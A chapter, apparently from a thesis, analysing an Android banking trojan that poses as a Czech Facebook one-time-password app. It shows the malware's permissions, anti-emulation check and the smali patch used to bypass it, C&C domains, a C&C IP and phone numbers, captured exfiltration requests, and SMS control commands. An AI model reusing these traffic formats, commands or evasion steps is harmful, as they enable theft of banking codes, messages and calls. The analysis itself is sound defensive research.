To the unknowing user, the application is a well-designed authentication tool for the social networking website Facebook localised in Czech. The main activity screen is shown in figure 6.1 and provides the user with four choices via the menu items. The first item leads to the main functionality of the application which is to generate OTPs to be used on a website to authenticate the user, shown in figure 6.2. New codes are generated every time the `Generate` button is pressed. The second item leads to a screen for generating a *licence key* for the application, shown in figure 6.3. This action can only be performed once per installation instance. The third item is for exiting the application and the fourth item[1] leads to an *about* screen, shown in figure 6.4. The application text will be translated to english in the analysis.

6.2 Methodology

The application will be analysed in two parts. In the first part, a static analysis will be carried out to try and extract information from the `.apk` archive without actually running it. In the second part, a dynamic analysis will be carried out where the application will be run in a controlled environment. In- and outgoing network- and SMS traffic will be monitored. The app will be interacted with as if the user was unknowing of its functionality, in order to see how it is aimed to work.

The tools to be used were described previously in section 2.4.

[1] the arrow icon in the lower right corner of the screen



Figure 6.1: Main activity screen

6.3 Static Analysis

Since there is no standard way of naming malware samples, antivirus vendors use their own classification methods and naming conventions. When uploading the sample to VirusTotal the detection rate is $31/57$[2] meaning that 31 vendors identifies this particular sample as malicious. These results are displayed in listing 6.1 along with the given name. The keywords used in the given names include *Bank, SMS, Trojan, iBanking, Zitmo* etc. Which indicates that this indeed probably is a trojan targeting authentication schemes of banks by disguising itself as a friendly application.

6.3.1 Capabilities and permissions

Looking at the permissions requested by the application in listing 6.2 extracted by VirusTotal, it is clear that the application requests many permissions that could be used for malicious intent. This permission request data is retrieved by VirusTotal by examining the file `AndroidManifest.xml` located in the `.apk` archive of the application where the package name, all permissions and components are listed.

Note that all of these permissions are retained for the entire lifetime of the application once installed and accepted by the user. How, when and if these permissions are utilised will be explored when doing the dynamic analysis of the sample. The package name of the application as it will be identified by when it is running is `com.BioTechnology.iClientsService44370`.

[2] As of 20150325

Listing 6.1: VirusTotal classifications as of 20150325

```
AVG Android/Zitmo20150323
AVware Trojan.AndroidOS.Generic.AndroidOS20150323
Ad-Aware Android.Trojan.SMSSend.HM20150323
AegisLab Agent20150323
AhnLab-V3 Android-Malicious/Agent20150323
Alibaba A.H.Pri.Ibanking20150323
Avast Android:Nitmo-C [Trj]Trj20150323
Avira ANDROID/Spy.Agent.X.Generic20150323
Baidu-International Trojan.Android.Banker.BB20150323
BitDefender Android.Trojan.SMSSend.HM2015032320150323
CAT-QuickHeal Android.Agent.BU20150323
Comodo UnclassifiedMalware20150323
Cyren AndroidOS/FakeBanker.B.gen!Eldorado20150323
DrWeb Android.BankBot.5.origin20150323
ESET-NOD32 a variant of Android/Spy.Banker.BB2015032320150323
Emsisoft Android.Trojan.SMSSend.HM (B)HM20150323
F-Secure Trojan:Android/SmsSend.DW20150323
Fortinet Android/Agent.ABW!Trojan20150323
GData Android.Trojan.SMSSend.HM2015032320150323
Ikarus Trojan.AndroidOS.FakeBanker20150323
K7GW Spyware ( 004aea361 )004aea36120150323
Kaspersky HEUR:Trojan-Banker.AndroidOS.Binka.AndroidOS20150323
McAfee Artemis!021D55C415FF20150323
MicroWorld-eScan Android.Trojan.SMSSend.
    HM20150323201503232015032320150323
NANO-Antivirus Trojan.Android.Agent.cudjnc20150323
Qihoo-360 Win32/Trojan.DoS.1e920150323
Sophos Andr/Spy-ABW20150323
Tencenta .privacy.Ibanking2015032320150323
TrendMicro-HouseCall Suspicious_GEN.F47V031420150323
VIPRE Trojan.AndroidOS.Generic.AndroidOS20150323
Zoner Trojan.AndroidOS.Zitmo.AndroidOS20150323
```

Listing 6.2: Requested permissions

```
android.permission.CHANGE_NETWORK_STATE (change network
    connectivity)
android.permission.SEND_SMS (send SMS messages)
android.permission.DISABLE_KEYGUARD (disable key lock)
android.permission.RECEIVE_BOOT_COMPLETED (automatically start
     at boot)
android.permission.Internet (full Internet access)
android.permission.WRITE_SMS (edit SMS or MMS)
android.permission.ACCESS_WIFI_STATE (view Wi-Fi status)
android.permission.ACCESS_NETWORK_STATE (view network status)
android.permission.WAKE_LOCK (prevent phone from sleeping)
android.permission.CALL_PHONE (directly call phone numbers)
android.permission.WRITE_CONTACTS (write contact data)
android.permission.CHANGE_WIFI_STATE (change Wi-Fi status)
android.permission.RECEIVE_SMS (receive SMS)
android.permission.READ_PHONE_STATE (read phone state and
    identity)
android.permission.ACCESS_FINE_LOCATION (fine (GPS) location)
android.permission.MODIFY_AUDIO_SETTINGS (change your audio
    settings)
android.permission.READ_SMS (read SMS or MMS)
android.permission.WRITE_EXTERNAL_STORAGE (modify/delete SD
    card contents)
android.permission.READ_CONTACTS (read contact data)
android.permission.RECORD_AUDIO (record audio)
```

Figure 6.2: The OTP generation screen.

Figure 6.3: The licence key generation screenj

6.3.2 Components and entry points

Malware often start services that runs in the background in order to hide its operations from the user. The *services* and *receivers* components of an Android application, described in section 2.2.4, could be utilised to achieve this. Listing 6.3 shows the components of the application. These are all named by the developer, so they may only suggest what the true purpose of the component is. In order to determine the entry points of these compontents, i.e. how they are started, one can look at the intent filters. These are also listed by VirusTotal and are originally displayed in the manifest file.

`(1)` in listing 6.3 indicates that the main activity is started from the application launcher/tray as any regular application would.

`(2)` is triggered when a new so called *device administrator* is registered. The device administrator feature was introduced with Android 2.2 and offers an API

Listing 6.3: Application components

```
Main Activity
    com.soft360.iService.MainActivity
Activities
    com.soft360.iService.MainActivity
    com.BioTechnology.iClientsService.IncomingCallActivity
Services
    com.soft360.iService.AService
    com.soft360.iService.webservice
Receivers
    com.soft360.iService.Alarm
    com.soft360.iService.AutoStart
    com.soft360.Receiver.MyPhoneReceiver
    com.soft360.web.MyAdmin
    com.soft360.iService.SmsReciever

Activity-related intent filters
    com.soft360.iService.MainActivity
        actions: android.intent.action.MAIN
        categories: android.intent.category.LAUNCHER (1)

Receiver-related intent filters
    com.soft360.web.MyAdmin
        actions: android.app.action.DEVICE_ADMIN_ENABLED (2)
    com.soft360.iService.AutoStart
        actions: android.intent.action.BOOT_COMPLETED (3)
    com.soft360.iService.SmsReciever
        actions: android.provider.Telephony.SMS_RECEIVED (4)
    com.soft360.Receiver.MyPhoneReceiver
        actions: android.intent.action.PHONE_STATE (5)
```

Figure 6.4: The about screen

for creating security-aware enterprise level applications. A device administrator may enforce certain policies such as minimum password length, requiring storage encryption, disabling the camera etc. It can also prompt users to set a new password, lock the device or wipe the device's data.

Intents are also sent when the device has booted up `(3)`, when a SMS is received `(4)` and when the phone state changes `(5)`, i.e. an incoming call is received or has ended.

6.3.3 Signing information

Android applications needs to be signed by the developer, otherwise they will not install on a device. The signing information can be retrieved by examining the file `CERT.RSA` located in the `META-INF` directory in the `.apk` archive of the application. Sometimes it can reveal interesting information, but since the malware developer is probably aware of this it can easily be forged to contain misleading information. The output of this particular sample's `CERT.RSA` extracted using `keytool` is displayed in listing 6.4.

Listing 6.4: Signing information

```
Owner: CN=Luisa Santos, OU=Czech program LTD, O=Czech program LTD
Issuer: CN=Luisa Santos, OU=Czech program LTD, O=Czech program LTD
Serial number: 35e280ed
Valid from: Wed Jan 28 11:11:36 CET 2015 until: Mon Jan 27 11:11:36
     CET 2020
```

```
Certificate fingerprints:
     MD5:  C5:2B:35:88:6F:40:F6:4E:AF:3E:70:5A:A9:41:9F:71
     SHA1: BF:0D:E1:B5:46:73:F2:09:2F:DC:5A:75:DA:4F:FC:26:F6:5E
    :16:02
     SHA256: 36:A8:09:24:6B:5A:86:BC:F1:19:3C:F8:70:C6:38:68:A5
    :00:91:7A:A6:BD:BB:D2:0B:06:6F:D7:1B:6F:50:4B
     Signature algorithm name: SHA256withRSA
     Version: 3

 Extensions:

#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 6D 5B 6F 8E 70 CA 3B 52   2C 7B 33 F3 99 04 96 9A  m[o.p.;R
    ,.3.....
0010: 80 53 EC 08                                        .S..
]
]
```

The output suggests that the signer of the application is named *Luisa Santos*, that it was signed `Wed Jan 28 11:11:36 CET 2015` and that it has some affiliation with the Czech Republic. Again, this information can easily be forged and should not be relied upon.

6.3.4 Extracted strings and URLs

Extracting strings from an application can often suggest intent and aid in the process of understanding the motive of the application. VirusTotal tries to extract strings from the sample and labels some of them as interesting. These are displayed in listing 6.5.

Listing 6.5: Strings extracted by VirusTotal

```
http://bxateca.net/iBanking/crashlog/
http://twitter.com/share?url=https://www.cgd.pt/Corporativo/Grupo-
    CGD/Pages/Contactos-CGD-Sede.aspx
http://www.facebook.com/sharer.php?u=https://www.cgd.pt/Corporativo
    /Grupo-CGD/Pages/Contactos-CGD-Sede.aspx
http://www.linkedin.com/shareArticle?mini=true&url=https://www.cgd.
    pt/Corporativo/Grupo-CGD/Pages/Contactos-CGD-Sede.aspx
```

A VirusTotal URL scan of the first URL, `http://bxateca.net/iBanking/crashlog/`, resulted in three vendors labeling it as malicious, shown in listing 6.7. When the webpage was opened in a web browser only a blank page was displayed. VirusTotal also stores DNS address records that other uploaded samples has contained, and querying for `http://bxateca.net` turns up several interesting URLs as shown in listing 6.6. The URL `http://bxateca.net/iBanking/admin.php` is

password protected and is probably used as C&C panel for the malware. A web browser view of it is displayed in figure 6.5.

Listing 6.6: VirusTotal DNS address query results

```
Latest URLs hosted in this domain detected by at least one URL
    scanner or malicious URL dataset.

3/62 2015-02-27 21:36:19 http://bxateca.net/iBanking/admin.php
3/61 2015-01-02 22:01:25 http://bxateca.net/iBanking/test.php?token
    =
3/61 2014-12-23 16:12:03 http://bxateca.net/iBanking/crashlog/
2/59 2014-09-27 20:45:24 http://bxateca.net/iBanking/sms/index.php
```

Listing 6.7: VirusTotal URL scan of `http://bxateca.net/iBanking/crashlog/`

```
Fortinet            Malware site
Kaspersky           Malware site
Sophos              Malicious site
```

The last remaining URLs in listing 6.5 are for sharing a specific URL to a user's followers on Twitter, Facebook and LinkedIn. The URL points to the website of the portugese bank *Caixa Geral de Depósitos*. The requested webpage returns a `Page does not exist` message. The bank is possibly the target for this particular sample.



Figure 6.5: Web browser view of `http://bxateca.net/iBanking/admin.php`

Using the `strings` program on the application source code, i.e. the `classes.dex` file, it is possible to extract more potential strings for examination. Most of the strings extracted are nonsense or regular Android API functions. Some interesting finds are displayed in listing 6.8.

Listing 6.8: Excerpt from the output of `strings`

```
(1)
/iBanking/getiacc.php?token=

(2)
AudioRecorder start upload -
AudioRecorder upload ok

(3)
pCREATE TABLE IF NOT EXISTS VERYPASS ('ID' INT AUTO_INCREMENT,'CERT'
     CHAR(30),'PASS' CHAR(30), PRIMARY KEY('ID'))
CREATE TABLE IF NOT EXISTS inforegLastCommand (  'id' INT ,  'sms'
    INT,  'call' INT,  'record' INT,  'recordcall' INT,  'isInit'
    INT,  'telNum' CHAR(25), 'isHacked' INT,  PRIMARY KEY('id') )
CREATE TABLE IF NOT EXISTS refSMS (  'id' INT AUTO_INCREMENT,'
    msgText' CHAR(150), 'isTransfer' BYTE NOT NULL,'MessageBody'
    CHAR(150),  'OriginatingAddress' CHAR(150) NOT NULL,  'Status'
    INT,  PRIMARY KEY('id')  )
CREATE TABLE IF NOT EXISTS refUserInfo ( 'id' INT AUTO_INCREMENT
    NOT NULL,'user' CHAR(25), 'psw' CHAR(35), PRIMARY KEY('id') )
```

The URL part in `(1)` is probably used to retrieve some account specific information on the `bxateca.net` domain based on a supplied token.

`(2)` Further suggests that the sample records microphone audio and then uploads it to a remote location.

The malware appears to deploy a database of its own to keep track of its scheme. The creation of the tables is seen in `(3)`.

6.3.5 Summary

The malware requests a wide range of permissions that provides it with significant access to SMS, contacts, phone state, audio recording and network related services. Whether these permissions are actually utilised in any way will be investigated in the dynamic analysis. The certificate information that was extracted suggests that this particular sample was created on `Wed Jan 28 11:11:36 CET 2015`, which makes it a relatively new sample at the time of writing. The target is possibly a portugese bank by the name of *Caixa Geral de Depósitos* as suggested by the social media sharing links hardcoded into the application. A possible C&C administrator panel is available at the password protected webpage `bxateca.net/iBanking/admin.php`. Whether this domain is further involved in the operation of the malware itself will hopefully be revealed when analysing the potential networking traffic generated by the sample. The main activity of the application is launched as a regular application from the app tray, suggesting that is disguises itself as a regular app, i.e. that it is a trojan. It has broadcast receivers listening for the `DEVICE_ADMIN_ENABLED`,`BOOT_COMPLETED`, `SMS_RECEIVED` and `PHONE_STATE` intents that could also pose as entry points. Whether these receivers are actually utilised to e.g. make the malware persistent through reboots and react to incoming SMS or phone calls will also be explored in the dynamic analysis.

6.4 Dynamic Analysis

The next step in analysing the sample is to run it in a controlled environment to be able to further study its behaviour and try to confirm the results of the static analysis. The analysis will be carried out using the Android SDK emulator on an installation of Windows 8.1.

6.4.1 Execution

The application was successfully installed on the emulated device using the ADB utility. After trying to launch the application from the application drawer it instantly crashed without displaying anything on the screen. To confirm that this was not a compatibility issue, another virtual device was created with Android 4.0.1 (Ice Cream Sandwich), but the behaviour was identical.

To figure out what caused the crash, the ADB command `logcat` was run to get a detailed logfile of the device's behaviour when launching the application. An excerpt of the output is shown in listing 6.9. The name `com.BioTechnology.iClientsService44370` is the name of the application as previously seen in the manifest file, and the `ActivityManager` is indeed trying to launch it with `PID 1475` on the first line. On the third line, the process of the application sends a kill signal (signal 9) to itself and on the following line the process is listed as dead.

Listing 6.9: `logcat` output excerpt

```
1 I/ActivityManager(  873): Start proc com.BioTechnology.
      iClientsService44370 for activity com.BioTechnology.
      iClientsService44370/com.soft360.iService.MainActivity: pid
      =1475 uid=10039 gids={1015, 3003}
2 W/NetworkManagementSocketTagger(  873): setKernelCountSet(10039,
       1) failed with errno -2
3 I/Process ( 1475): Sending signal. PID: 1475 SIG: 9
4 I/ActivityManager(  873): Process com.BioTechnology.
      iClientsService44370 (pid 1475) has died.
```

The question that follows is then: why would the application terminate itself upon launch? This is actually common behaviour for malware that in some way is able to detect when it is running in a virtualised or emulated environment. The reason is to make it harder for malware analysts to evaluate it by running it in a controlled environment and thus make it harder to develop defences against it.

6.4.2 Anti-emulation circumvention

A way to circumvent this anti-emulator behaviour is to either run the sample on a physical device or to modify the sample in such a way that it does not terminate on launch when running in an emulator. Since no physical device was available, some modification was done to the sample.

The source code of an Android application can be roughly reconstructed using various tools. The first step is to extract the content of the `.apk` archive and then to convert the `classes.dex` file containing the source code to a `.jar` archive. The

next step is to use a decompiler to reconstruct the source code from the `.jar` archive. The software used to achieve this in this particular case was 7zip for extracting, dex2jar for converting and JD-GUI for decompiling.

Since the application immediately terminates upon launch the method `onCreate()` located in `com.soft360.iService.MainActivity.class` was examined. This method is the entry point for an activity started from the application tray. The cause for the application termination was found some lines of code below the method's entry point; a call to `killProcess()` using `myPid()` as parameter, shown in listing 6.10. The method call on line 14 is preceeded by several conditional evaluations on line 13 related to the device ID of the host. This chunk of code could however not simply be commented out of the reconstructed source code since decompilation is a one-way conversion.

Listing 6.10: Location of the `killProcess` method call in the reconstructed source code

```
1   protected void onCreate(Bundle paramBundle)
2   {
3     super.onCreate(paramBundle);
4     this.jdField_a_of_type_CD = new cD();
5     for (;;)
6     {
7       String str14;
8       try
9       {
10        this.jdField_a_of_type_DU = dU.a(getApplicationContext
      ());
11        SharedPreferences localSharedPreferences =
      PreferenceManager.getDefaultSharedPreferences(
      getApplicationContext());
12        String str1 = ((TelephonyManager)getSystemService("
      phone")).getDeviceId();
13        if ((getResources().getString(2131165187).equals("1"))
      && ((str1.equals("000000000000000")) || (c().startsWith
      ("1555521")) || (d().equals("Android")) || (e().equals
      ("89014103211118510720")))) {
14          Process.killProcess(Process.myPid());
15        }
```

Instead, to modify an application without the actual source code available, it needs to be disassembled into assembly language.The assembly language of Android applications is called *smali*. After that, modifications can be made and the result is then compiled to an executable format. APKTool was used to modify this sample.

After disassembling `classes.dex` the string `killProcess` was located in the file `MainActivity.smali`. A code snippet of the smali code including the `killProcess` method and parts of the preceeding if-statement is displayed in listing 6.11.

The label `:cond_0` on line 27 is the jump target that causes the termination method to be invoked. There are many ways to modify the code such that this will never occur. In this case, an unconditional jump to `:cond_1` was inserted at

`:cond_0` and the original code at that location was commented out as displayed in listing 6.12.

Listing 6.11: `MainActivity.smali` excerpt

```
1  const-string v1, "000000000000000"
2  invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/
       Object;)Z
3  move-result v0
4  if-nez v0, :cond_0
5
6  invoke-direct {p0}, Lcom/soft360/iService/MainActivity;->c()
       Ljava/lang/String;
7  move-result-object v0
8  const-string v1, "1555521"
9  invoke-virtual {v0, v1}, Ljava/lang/String;->startsWith(Ljava/
       lang/String;)Z
10 move-result v0
11 if-nez v0, :cond_0
12
13 invoke-direct {p0}, Lcom/soft360/iService/MainActivity;->d()
       Ljava/lang/String;
14 move-result-object v0
15 const-string v1, "Android"
16 invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/
       Object;)Z
17 move-result v0
18 if-nez v0, :cond_0
19
20 invoke-direct {p0}, Lcom/soft360/iService/MainActivity;->e()
       Ljava/lang/String;
21 move-result-object v0
22 const-string v1, "89014103211118510720"
23 invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/
       Object;)Z
24 move-result v0
25 if-eqz v0, :cond_1
26
27 :cond_0
28 invoke-static {}, Landroid/os/Process;->myPid()I
29 move-result v0
30 invoke-static {v0}, Landroid/os/Process;->killProcess(I)V
31
32 :cond_1
33 invoke-direct {p0}, Lcom/soft360/iService/MainActivity;->b()Z
```

Listing 6.12: Modification of `MainActivity.smali`

```
28  #invoke-static {}, Landroid/os/Process;->myPid()I
29  #move-result v0
30  #invoke-static {v0}, Landroid/os/Process;->killProcess(I)V
31  goto/16 :cond_1
```

APKTool was used to compile the modified smali code to a new `.apk` archive. This new `.apk` archive did however not contain the `META-INF` directory that is used to store digest and signing information about the files in the archive, and because of this the new modified `.apk` archive would not install on the device. To get around this, the modified files in the newly compiled archive (i.e. `classes.dex` and `resources.arsc`) were copied into the original archive, replacing the original files, to form our final archive. The next step was to delete the old `META-INF` files `Cert.rsa` and `Cert.sf` (that contained signing information of the unmodified files) and replace them with our own signature files. This was done by using jarsigner to sign the archive with a new keypair that was generated with keytool. Now the archive had been properly signed and all of the file digests were correct which resulted in the app not crashing when starting.

6.4.3 Behaviour

Immediately when the application was started the device administrator screen appears, requesting that the application gets administrative rights to the device (shown in figure 6.7). For the first few test runs of the sample, the request was denied and cancel was pressed. Next, the main activity screen was shown (figure 6.1). The contents of this screen is translated in listing 6.13.

Listing 6.13: English translation of the main activity screen

```
One-Time-Password
for your account on Facebook

> One-Time-Password
> License Key
> Exit
```

Source	Destination	Protoc	Leng	Info
192.168.1.122	192.227.181.203	TCP	66	54779→80 [SYN] Seq=0 Win=8192 Len=0 MSS=
192.227.181.203	192.168.1.122	TCP	66	80→54779 [SYN, ACK] Seq=0 Ack=1 Win=1460
192.168.1.122	192.227.181.203	TCP	54	54779→80 [ACK] Seq=1 Ack=1 Win=65536 Len
192.168.1.122	192.227.181.203	HTTP	211	POST /iBanking/sms/ping.php HTTP/1.1
192.227.181.203	192.168.1.122	TCP	60	80→54779 [ACK] Seq=1 Ack=158 Win=15680 L
192.227.181.203	192.168.1.122	HTTP	289	HTTP/1.1 200 OK (text/html)
192.168.1.122	192.227.181.203	TCP	54	54779→80 [ACK] Seq=158 Ack=236 Win=65280
192.227.181.203	192.168.1.122	TCP	60	80→54779 [FIN, ACK] Seq=236 Ack=158 Win=
192.168.1.122	192.227.181.203	TCP	54	54779→80 [ACK] Seq=158 Ack=237 Win=65280

Figure 6.6: Communication with the C&C server via HTTP

Some network traffic was recorded when the application was started. As shown in figure 6.6, the application communicates via `HTTP` with `bxateca.net`

(IP address 192.227.181.203) - the same address that was spotted earlier during the static analysis. The first POST request the application sent was to the /iBanking/ping.php URI, and the server simply responded with a 1, acknowledging the existence of the device. The application follows up with a new POST request to /iBanking/sms/index.php containing information about the newly infected device such as bot_id, IMEI, OS, control_number etc. , shown in listing 6.14. The IMEI and ICCID fields are supposed to be unique identifiers for a device and a SIM card respectively, but since this is an emulated device they contain default values and thus are not unique. The control_number field value resembles that of a phone number and it will be used later in this analysis. The server responded with login TRUE. Lastly, a POST request containing some of the installed applications on the device was sent to iBanking/getList.php and again an acknowledgement from the server was received, shown in listing 6.15.



Figure 6.7: Application requesting device administrator privileges

Listing 6.14: HTTP POST request to the C&C server contanining device information

```
POST /iBanking/sms/index.php HTTP/1.1
Content-Length: 213
Content-Type: application/x-www-form-urlencoded
Host: guniches.net
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

bot_id=370&number=15555215554&iccid=89014103211118510720&model=
    Unknown+Android+SDK+built+for+x86&imei=000000000000000&operator
    =Android&os=Android+4.0.4&code=111&operator=Android&
    control_number=%2B79858114235&id=44

HTTP/1.1 200 OK
```

```
Date: Thu, 02 Apr 2015 12:31:51 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Vary: Accept-Encoding,User-Agent
Content-Length: 11
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

login TRUE
```

Listing 6.15: HTTP POST request to the C&C server containing information regarding installed applications

```
POST /iBanking/getList.php HTTP/1.1
Content-Length: 207
Content-Type: application/x-www-form-urlencoded
Host: guniches.net
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

app_list=Facebook+OTP%7C%7C%7Ccom.BioTechnology.
    iClientsService44370%0AAPI+Demos%7C%7C%7Ccom.example.android.
    apis%0AExample+Wallpapers%7C%7C%7Ccom.example.android.livecubes
    %0A&bot_id=370&imei=000000000000000

HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 12:31:51 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Vary: Accept-Encoding,User-Agent
Content-Length: 2
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

OK
```

The Android debugging and development tools currently offers no way of monitoring outgoing SMS from an emulator. To ensure that the infected device did not try to send any text messages, a SMS tracking application called SMS Tracker from the Google Play Store was installed. APKDownloader was used to download the application. SMS Tracker checks the device ID of the host device to determine if it has already been previously registered to a device, and since the ID of the emulator is hardcoded to `000000000000000` the installation failed. The workaround was to modify the Android emulator binary with a hex editor to use another number instead. In this case, `000000000000008`. After confirming that the SMS tracking worked by sending several ingoing and outgoing text messages, it

was left running in the background for the remainder of the analysis. No outgoing text messages were detected.

When pushing the One-Time-Password button on the main activity screen a new screen presenting the OTP generation is displayed as shown in figure 6.2. The contents of this screen is translated in listing 6.16.

Listing 6.16: OTP generation screen translated to english

```
One-Time-Password
Just press the button "Generate" to get your One-Time-Password.
    Then go to the website, where you must enter a password to
    access Facebook, Bring the code that you received, the
    administrative shelf and enter your account.
```

After pressing the `Generate` button a code meant to be used as an OTP appears. Network traffic containing the same code[3] is sent to the C&C server as shown in listing 6.17. The button was pressed several times and every time a new burst of network traffic was sent.

Listing 6.17: Fake OTP sent via `HTTP POST` to the C&C server

```
POST /iBanking/getList.php HTTP/1.1
Content-Length: 46
Content-Type: application/x-www-form-urlencoded
Host: guniches.net
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

code=321339727&bot_id=370&imei=000000000000000

HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 13:13:03 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Vary: Accept-Encoding,User-Agent
Content-Length: 2
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

OK
```

The second button, translated to *Licence key*, shows a similar screen where another code can be generated. The contents of this screen is translated in listing 6.18.

Listing 6.18: Licence generation screen translated to english

[3] In this case `321339727`

```
This is an important part of that program. You may need this code
    to activate this application in your Facebook account. Push the
     button only "Generate" to get your license key.
```

This can only be done once per installation and no network traffic was recorded at the time of pressing it. It does not appear to have any real function.

The last button is simply to exit the application. No network traffic was recorded at the time of pressing it.

The blue icon down to the right on the main activity screen leads to an *about* screen shown in figure 6.4. The contents of this screen is translated in listing 6.19. The application authors has used several famous names in the programming and computer science fields.

Listing 6.19: The about screen translated to english

```
About the program
Technology One-Time-Password is created by Richard Palmer, an
    expert company ITN Security. The technology for a long time and
     has been used in many safety systems. This simple program will
     help you safely enter your account on Facebook. Just generate
    your One-Time-Password, will make it into the password box and
    enter your account with
The design team Facebook Lead Programmer Michael Abrash Programmers
     Scott Adams Leonard Adleman Designer Alfred Aho testers JJ
    Allaire Andrei Alexandrescu Project Manager Paul Allen
```

All of the time during testing, both `iBanking/ping.php` and `iBanking/sync.php` were frequently requested by the application. This action is called a heartbeat [4]. `iBanking/sync.php` is a POST request from the application informing the C&C server of the current status of the device, e.g. if it has acquired device administrator status, if calls are recorded and so on. The answer to every `sync.php` POST request from the server was `{"command":"none"}`. This is shown in listing 6.20.

Listing 6.20: Heartbeat information sent via `HTTP POST` to the C&C server

```
POST /iBanking/sms/sync.php HTTP/1.1lic_transl
Content-Length: 143
Content-Type: application/x-www-form-urlencoded
Host: guniches.net
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

bot_id=370&imei=000000000000000&iscallhack=1&issmshack=1&
    isrecordhack=1&isrecordcall=1&isadmin=0&operator=Android&
    control_number=%2B79858114235

HTTP/1.1 200 OK
```

[4] `http://en.wikipedia.org/wiki/Heartbeat_(computing)`



Figure 6.8: Simulated incoming call when call interception was activated

```
Date: Thu, 02 Apr 2015 13:31:57 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Vary: Accept-Encoding,User-Agent
Content-Length: 18
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

{"command":"none"}
```

6.4.4 Controlling the application

After trying to simulate normal smartphone behaviour by sending and receiving SMS, using the phone application to call and receive calls, browsing the Internet etc. No oddities were discovered; the device behaved normally and no outgoing stealth SMS nor network traffic apart from the heartbeats was seen. Clearly, the device was waiting for commands. Going back to the `control_number` field in the captured traffic (listing 6.14), the observed value was `+79858114235`. A quick Internet search suggested that this is a russian telephone number. A `grep` for the number in the .smali bytecode of the application turned out blank, but when the search was broadened to include all numbers starting with `+79` some interesting results were found, displayed in listing 6.21.

Listing 6.21: `grep` output

```
..ff951c8e7b1ce3f94399bb/smali> grep -nisr "+79" *.smali
em.smali:21:    const-string v0, "+79067075145"
em.smali:25:    const-string v0, "+79067075145"
```

This is another russian telephone number. The `em.smali` file did not only contain this number, but also several other strings that looked a lot like they could be commands, excerpt shown in listing 6.23. The command names overall matched the permissions requested by the application. Since the application clearly has stated that it listens for incoming SMS, the next step was to try and send SMS to the emulated device containing any of the commands found in the bytecode and using the russian telephone numbers as the sender. The number found in the bytecode, i.e. `+79067075145`, did not behave differently from any other number; it showed up in the SMS manager app. But the number found in the network traffic labeled as `control_number`, i.e. `+79858114235`, did not show up at all in the SMS application of the device. The command sent in the SMS was `sms list` and as shown in listing 6.22 all of the text messages stored on the device were sent to the C&C server. Several other commands were tested

- `sms start/stop` - the application intercepts all SMS regardless of sender number and forwards them to the C&C server.
- `call start/stop` - intercepts phone calls and forwards them to another number, possibly the other russian number `+79067075145`.
- `contact list` - sends the contact list to the C&C.
- `wipe data` - does nothing if device administrator is not activated, otherwise it crashes the emulator. Would probably wipe all data from a physical device.

